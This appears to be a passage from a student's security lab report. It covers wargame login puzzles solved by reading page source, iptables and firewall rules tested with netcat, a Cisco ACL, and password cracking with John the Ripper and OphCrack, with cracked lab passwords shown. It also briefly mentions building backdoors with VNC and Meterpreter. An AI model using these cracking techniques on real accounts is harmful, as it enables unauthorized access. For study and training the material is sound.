```

Figure 219

MAIN level two provides a similar scenario which was a little tricky. A plus to www.hackthis.co.uk is they provide helpful hints. This solution to this problem was highlighting all the text on the page, which revealed the username and password above the submission boxes (Figure 69). This hint for this can also be found in the source code because color for the username and password text is #000000 or black.




Figure 220

Lastly, MAIN level three continues building on the idea of the source code (Figure 70). Here the answer is not written out as easily. Examining the source code shows the username is tied to a function. Examining this function reveals the user name and password (Figure 71).

Figure 221

```
<script type="text/javascript">
    $(function() {
        $('#level_form').submit(function(e) {
            if(document.getElementById('user').value == "heaven" && document.getElementById('pass').value == "hell") {
                //correct login
            } else {
                e.preventDefault();
                alert("Incorrect login");
            }
        });
    });
```

Figure 222

Conclusion

Overall there were three fundamental principles covered in this report, creating back doors, web page vulnerability assessment, and web page exploitation. Each area was demonstrated by using specific tools.

Successful backdoors were created with Ultra VNC and Metasploit's Meterpreter. Using VNC proved to be the more challenging task because two versions were tried and tweaked with before a successful backdoor was created. However, gaining full graphical access to a Windows machine is much more powerful the command line alone. Using Meterpreter proved to be the simpler option. After accessing a previously exploited machine, only a few commands were needed to create the backdoor. Meterpreters down fall however was the limited functionality of a Windows command line.

Web vulnerability assessment was completed with Burp Suite and OWASP ZAP. Both tools provided proxy servers that allowed requests and responses to be intercepted. Once intercepted, the traffic can also be easily manipulated. Additionally, each application had a versatile tool set that allowed for further analysis.

Additionally, introductory level web exploitation was performed using a few different tools. Burp Suites intruder worked smoothly with its other tools to provide the ability to perform a brute force dictionary

attack. Lastly, both Webgoat and www.hackthis.co.uk provide the ability to test web vulnerabilities on a live webpage.

Iptables

IPTables is a basic firewall for Linux systems. It allows the user to set rules for what traffic is allowed, and what is denied. They can also be used to forward traffic from one port to another. Although many operating systems now come with built-in software firewalls, it's always good to know how to use the basics.

Setup: One Linux machine running BackTrack 5R3, one Linux machine running Mint, and one Linux machine running Ubuntu.

The command 'IPTables -L' lists the current rule set (Figure 1).

```
gerbentj@gerbentj-mint ~ $ sudo iptables -L
[sudo] password for gerbentj:
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Figure 223

A check to see what modules were currently installed showed that IPTables but not ipchains seem to be installed on Mint and Ubuntu. Some online investigation revealed that ipchains have become obsolete, and have been all but replaced by IPTables.

The command 'lsmod' shows what modules are currently installed (Figure 2). The modules that were automatically installed and which deal with IPTables are (Figure 3):

1. IPTable_filter
2. IPTable_tables
3. X_tables

```
gerbentj@gerbentj-mint ~ $ sudo iptables -L
[sudo] password for gerbentj:
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Figure 224

```
gerbentj@gerbentj-mint ~ $ lsmod
Module                  Size  Used by
iptable_filter         12810  0
ip_tables              26995  1 iptable_filter
x_tables               29711  2 iptable_filter,ip_tables
bnep                   18140  2
bluetooth             209199  7 bnep
vmwgfx                121398  2
coretemp               13400  0
ttm                    83595  1 vmwgfx
psmouse                95552  0
drm                   275528  3 vmwgfx,ttm
i2c_piix4              13167  0
serio_raw              13215  0
ppdev                  17073  0
```

Figure 225

The command ‘modprobe -r’ removes an installed module (Figure 4).

After unloading the IPTables modules, the command IPTables –L provides the same result as before (Figure 5). However, now the IPTables modules are loaded again. The modules that were loaded automatically are (Figure 6):

1. IPTable_filter
2. Ip_tables
3. X_tables

```
gerbentj@gerbentj-mint ~ $ sudo modprobe -r iptable_filter
gerbentj@gerbentj-mint ~ $ sudo modprobe -r ip_tables
gerbentj@gerbentj-mint ~ $ lsmod
Module                  Size  Used by
bnep                   18140  2
bluetooth             209199  7 bnep
vmwgfx                121398  2
coretemp               13400  0
ttm                    83595  1 vmwgfx
psmouse                95552  0
drm                   275528  3 vmwgfx,ttm
i2c_piix4              13167  0
serio_raw              13215  0
ppdev                  17073  0
microcode              22803  0
vmw_balloon            12673  0
shpchp                 37108  0
mac_hid                13205  0
parport_pc             32688  1
lp                     17759  0
parport                46345  3 ppdev,parport_pc,lp
e1000                 114778  0
mptspi                 22529  2
mptscsih               40289  1 mptspi
mptbase               101919  2 mptspi,mptscsih
floppy                 69452  0
```

Figure 226

```
gerbentj@gerbentj-mint ~ $ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Figure 227

```
gerbentj-mint gerbentj # lsmod
Module                  Size  Used by
iptable_filter         12810  0
ip_tables              26995  1 iptable_filter
x_tables               29711  2 iptable_filter,ip_tables
bnep                   18140  2
bluetooth             209199  7 bnep
```

Figure 228

The interdependencies of the IPTables modules are as follows (Figure 6):

1. IPTable_filters doesn't have dependencies.
2. Ip_tables depends on IPTable_filter.
3. X_tables depends on both IPTable_filter and IPTable_tables.

Remove the modules loaded by IPTables. In what order do you need to remove them?

First IPTable_filter, then ip_tables. X_tables is removed automatically when the first two are unloaded.

Creating Custum IPtables

The purpose for level 2 of this lab was to create certain custom IPTable rules and test them with Netcat.

Without any IPTable rules, a connection between the Ubuntu and Mint machines could be successfully established (Figure 7 and 8).

```
gerbentj@gerbentj-virtual-machine:~$ ncat 192.168.10.56 7777
!!
testing connection gerbentj
```

Figure 229

```
gerbentj-mint gerbentj # nc -v -l 7777
Listening on [0.0.0.0] (family 0, port 7777)
Connection from [192.168.10.109] port 7777 [tcp/*] accepted (family 2, sport 42494)
!!
testing connection gerbentj
```

Figure 230

The rule ‘IPTables -A INPUT -s 192.168.10.109 -d 7777’ was added to the Mint IPTables in an attempt to block traffic from the Ubuntu machine (ip address 192.168.10.109). The rule was not successful and was removed (Figure 9).p

```
gerbentj-mint gerbentj # iptables -A INPUT -s 192.168.10.109 -d 7777
gerbentj-mint gerbentj # nc -v -l 7777
Listening on [0.0.0.0] (family 0, port 7777)
Connection from [192.168.10.109] port 7777 [tcp/*] accepted (family 2, sport 42495)
uh oh
gerbentj-mint gerbentj # iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
           all  --  gerbentj-virtual-machine.local  0.0.30.97

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
gerbentj-mint gerbentj # iptables -D INPUT 1
gerbentj-mint gerbentj # iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Figure 231

Another rule was added: 'IPTables -A INPUT -p -tcp --dport 7777 -j DROP' (Figure 10). In this command the flags mean the following:

1. -A add
2. -p protocol
3. --dport destination port
4. -j jump (action to take)

This rule successfully dropped all traffic coming in on port 7777 (Figure 11).

```
gerbentj-mint gerbentj # iptables -A INPUT -p tcp --dport 7777 -j DROP
gerbentj-mint gerbentj # nc -v -l 7777
Listening on [0.0.0.0] (family 0, port 7777)
```

Figure 232

```
gerbentj@gerbentj-virtual-machine:~$ ncat 192.168.10.56 7777
testing gerbentj connection
testing 123
Ncat: Connection timed out.
```

Figure 233

Figure 12 shows the rule when the command 'IPTables -L' is issues.

```
gerbentj-mint gerbentj # iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  anywhere             anywhere            tcp dpt:7777
```

Figure 234

Another rule was added, to block incoming traffic on port 4444 but only traffic coming from ip address 192.168.10.109 (Figure 13). Traffic from the Ubuntu machine was successfully dropped (Figure 14), while traffic from the BackTrack machine was allowed (Figure 15 and 16).

```
gerbentj-mint gerbentj # iptables -A INPUT -s 192.168.10.109 -p tcp --dport 4444 -j DROP
gerbentj-mint gerbentj # iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  anywhere             anywhere            tcp dpt:7777
DROP       tcp  --  gerbentj-virtual-machine.local  anywhere            tcp dpt:4444
```

Figure 235

```
gerbentj@gerbentj-virtual-machine:~$ ncat 192.168.10.56 4444
testing
Ncat: Connection timed out.
```

Figure 236

```
root@bt:~# nc -vv -n 192.168.10.56 4444
(UNKNOWN) [192.168.10.56] 4444 (?) open
testing connection
```

Figure 237

```
gerbentj-mint gerbentj # nc -v -l 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [192.168.10.129] port 4444 [tcp/*] accepted (family 2, sport 38066)
testing connection
```

Figure 238

Finally, Figure 17 shows that even though the BackTrack machine can communicate with Mint on port 4444, it cannot communicate on port 7777 since that port drops all incoming traffic regardless of the source ip, as specified in an earlier IPTables rule.

```
root@bt:~# nc -vv -n 192.168.10.56 7777
testing
testing

(UNKNOWN) [192.168.10.56] 7777 (?) : Connection timed out
 sent 0, rcvd 0
```

Figure 239

Firewalls and ACLs

The purpose of level three for this lab was to use additional tools for allowing or blocking traffic. Three different tools were used to accomplish the same results as with IPTables:

1. Ubuntu software firewall
2. Windows Server 2008 software firewall
3. Cisco access control list

Ubuntu firewall

Figures 18, 19, and 20 show that while the firewall is on, connections can still be established as long as there are no rules set on the firewall.

Figure 240

```
gerbentj-mint gerbentj # nc -v -n 192.168.10.109 7777
Connection to 192.168.10.109 7777 port [tcp/*] succeeded!
what up?
```

Figure 241

```
gerbentj@gerbentj-virtual-machine:~$ ncat -l 7777
what up?
```

Figure 242

Figures 21 and 22 show that inbound traffic on port 7777 is dropped when the firewall is specified to do so.




Figure 243

```
gerbentj-mint gerbentj # nc -v -n 192.168.10.109 7777
this should not work
nc: connect to 192.168.10.109 port 7777 (tcp) failed: Connection timed out
```

Figure 244

Windows firewall

Figures 23 and 24 show that it's possible to ping the Windows Server 2008 machine as long as the firewall is instructed to allow ICMP traffic.




Figure 245

```
PING 172.16.142.10 (172.16.142.10) 56(84) bytes of data.
64 bytes from 172.16.142.10: icmp_req=1 ttl=128 time=0.522 ms
64 bytes from 172.16.142.10: icmp_req=2 ttl=128 time=0.474 ms
64 bytes from 172.16.142.10: icmp_req=3 ttl=128 time=0.476 ms
64 bytes from 172.16.142.10: icmp_req=4 ttl=128 time=0.450 ms
```

Figure 246

As soon as the firewall is instructed to deny all ICMP traffic, the server no longer responds to pings (Figures 25 and 26).




Figure 247

```
vyatta@vyatta# ping 172.16.142.10
PING 172.16.142.10 (172.16.142.10) 56(84) bytes of data.
^C
--- 172.16.142.10 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3006ms
```

Figure 248

Cisco ACL

Using Cisco's Packet Tracer software, a network was set up consisting of one router, two switches, and four clients (Figure 27). The goal was to create an ACL on the router that would allow all traffic across the network, except for traffic going from client one to client two.




Figure 249

The first access control list that was created did not work (Figure 28 and 29). Traffic between all clients on the network was denied by the router (Figure 30).

```
ip classless
!
!
ip access-list extended tjg
 deny ip host 192.168.1.10 host 192.168.2.10
 permit ip 0.0.0.0 255.255.255.0 0.0.0.0 255.255.255.0
```

Figure 250

```
Router(config-if)#ip access-group tjg in
```

Figure 251

Failed	PC1	PC2	ICMP		0.000	N	0	(edit) (delete)
Failed	PC0	PC2	ICMP		0.000	N	1	(edit) (delete)
Failed	PC0	PC3	ICMP		0.000	N	2	(edit) (delete)

Figure 252

The problem turned out to be that the ACL missed one last rule: 'permit any any'. This rule had to be added because the router will deny any traffic that is not explicitly permitted by the ACL. Once this rule was added to the ACL it worked as intended (Figure 31 and 32).

```
ip access-list extended tjg
 deny ip host 192.168.2.10 host 192.168.1.10
 permit ip 0.0.0.0 255.255.255.0 0.0.0.0 255.255.255.0
 permit ip any any
```

Figure 253

Fire	Last Status	Source	Destination	Type	Color	Time (sec)	Periodic	Num	Edit	Delet
	Successful	PC0	PC2	ICMP		0.000	N	0	(edit)	(delet
	Successful	PC1	PC3	ICMP		0.000	N	1	(edit)	(delet
	Failed	PC1	PC2	ICMP		0.000	N	2	(edit)	(delet

Figure 254

Password Cracking

These labs are about password cracking. Password cracking is an important skill to know for many reasons. When people think of password cracking they usually think of offensive purposes, but there are many defensive purposes for password cracking as well. If an administrator loses an important password, or if he or she leaves the company without telling anyone their passwords, then the only way to retrieve them might be through password cracking. Another situation could be a professional, authorized penetration test of the network where several encoded passwords are compromised. In order to test the strength of these passwords, cracking tools can be used to assess if a new password policy might need to be implemented.

Using John the Ripper

Crack the password for the account named: root Do this using a simple attack. Don't specify a dictionary for the attack. Provide the command you used and a screenshot. What is the password for the root account?

A brute-force attack was run against the provided password file, with the command 'john --crack-status mypassword.txt' (Figure 33). The '--crack-status' flag is not necessary but tells John the Ripper to provide status-updates on the brute-force process. The attack resulted in two cracked passwords (Figure 34):

1. The password for the ‘root’ account is asdfasdf
2. The password for the ‘user’ account is password1

```
root@bt:/pentest/passwords/john# john --crack-status mypassword.txt
Loaded 3 password hashes with 3 different salts (FreeBSD MD5 [128/128 SSE2 intri
nsics 4x])
Remaining 1 password hash
guesses: 0  time: 0:00:00:18 0.00% (3)  c/s: 13530  trying: 47172924 - 47172964
guesses: 0  time: 0:00:01:01 0.00% (3)  c/s: 13810  trying: bromsto - bromsc1
Session aborted
```

Figure 255

```
root@bt:/pentest/passwords/john# john --show mypassword.txt
root:asdfasdf:0:0:root:/root:/bin/bash
user:password1:1000:1000:user,,,:/home/user:/bin/bash

2 password hashes cracked, 1 left
```

Figure 256

Crack the password for the account named: mrmystery using the passlist.txt file that is provided. Provide the command you used and a screenshot. What is the password for the mrmystery account?

The command used to run a dictionary attack against the password list was ‘john --wordlist=[location of wordlist] mypassword.txt (Figure 35). The attack showed that the password for the ‘mrmystery’ account is Rorschach.

```
root@bt:/pentest/passwords/john# john --wordlist=/root/Desktop/password\ hashes/passlist.txt mypassword.txt
Loaded 3 password hashes with 3 different salts (FreeBSD MD5 [128/128 SSE2 intrinsics 4x])
Remaining 1 password hash
Rorschach        (mrmystery)
guesses: 1  time: 0:00:00:00 DONE (Wed Apr  3 18:41:38 2013)  c/s: 2950  trying: Rorschach - rozlegle
```

Figure 257

John the Ripper provides many options to more efficiently crack passwords. Many of these options are presented here. For example, while using a password list such as 'password.lst' in this example, the words in the list can be mangled. As a result, John will produce words similar to the words in the list by replacing letters with similar characters or numbers. Such as replacing 'password' with 'p@ssw0rd' or 'Pa$$wOrD'. This may yield better results, see Figure 41 for the command.

```
root@bt:/pentest/passwords/john# john --wordlist=password.lst -ru tjtest
```

Figure 258

Additionally, sometimes it may be necessary to only attempt to crack certain users. Using either the '--groups=' or '--users=' command followed by the appropriate criteria will narrow the scope of the password crack. See Figure 42 for a syntax example. Using a '-' before the UID will prompt John to NOT crack against that UID.

```
root@bt:/pentest/passwords/john# john --users=0 tjtest
```

Figure 259

Another great customization option is to specify the characteristics of the password. By performing reconnaissance, it may be able to determine an approximate length of the password. To specify the length, first generate an appropriate character set (Figure 43). Then, create an entry in the john.conf file pointing to the character set file, and finally editing the 'Min' and 'Max' criteria.

```
./john --make-charset=tjchar.chr
```

Figure 260

```
MinLen= 1
MaxLen= 8
```

Figure 261

In case the password cracking process is interrupted, using the 'john --restore' command will resume the crack where it left off. (Figure 45)

```
root@bt:/pentest/passwords/john# john --restore
```

Figure 262

Using OphCrack

The OphCrack Live CD boots up SlackWare Linux and automatically runs the OphCrack rainbow table cracker. To test the OphCrack Live CD, four user accounts were set up on the Windows XP machine, with varying levels of password strength (Figure 36):

Account:	**Password:**
Weak	pass
Medium	p@ssw0rd
Hard	p@ssw0rd!HARD##
Insane	thisp@ssw0rd!is!s0!H4RD%%




Figure 263

The machine was then shut down and rebooted with the OphCrack Live CD loaded (Figure 37). This automatically booted up SlackWare Linux which then started running OphCrack (Figure 38 and 39).




Figure 264




Figure 265

Figure 266

OphCrack ran for a total of 16 minutes and 31 seconds, but the only password that was successfully cracked was the weak password (Figure 40). For the medium password it was able to find the last letter through the brute force method, but the first seven characters of the password were not found.




Figure 267

By default, the OphCrack Live CD comes with one rainbow table installed, called ‘XP free small’ (Figure 46). Some online research revealed why this rainbow table was unable to crack most of our passwords (Figure 47). The ‘XP free small’ rainbow table only contains passwords with letters and numbers - not special characters. For special character passwords the rainbow table ‘XP special’ is needed. This rainbow table is available for free from the OphCrack website (Figure 48).




Figure 268

For Windows XP, Ophcrack supplies two alphanumeric tables. With these, you can crack 99.99% of all passwords under 14 characters, consisting of a combination between letters and numbers — abcdefghijklmnopqrstuvwxyz0123456789. Because the LM hash used by Windows XP is insensitive to capitalization, these hash tables contain 80 billion different hashes, corresponding with 12 septillion possible passwords.

You can choose between the *XP free small* and the *XP free fast tables*. These can both be used to crack the same passwords, but because the XP free fast table is twice as large, you can crack them in half the time.

The downside of both tables is their unability to crack passwords with special characters — these can only be cracked using the premium *XP special* tables.

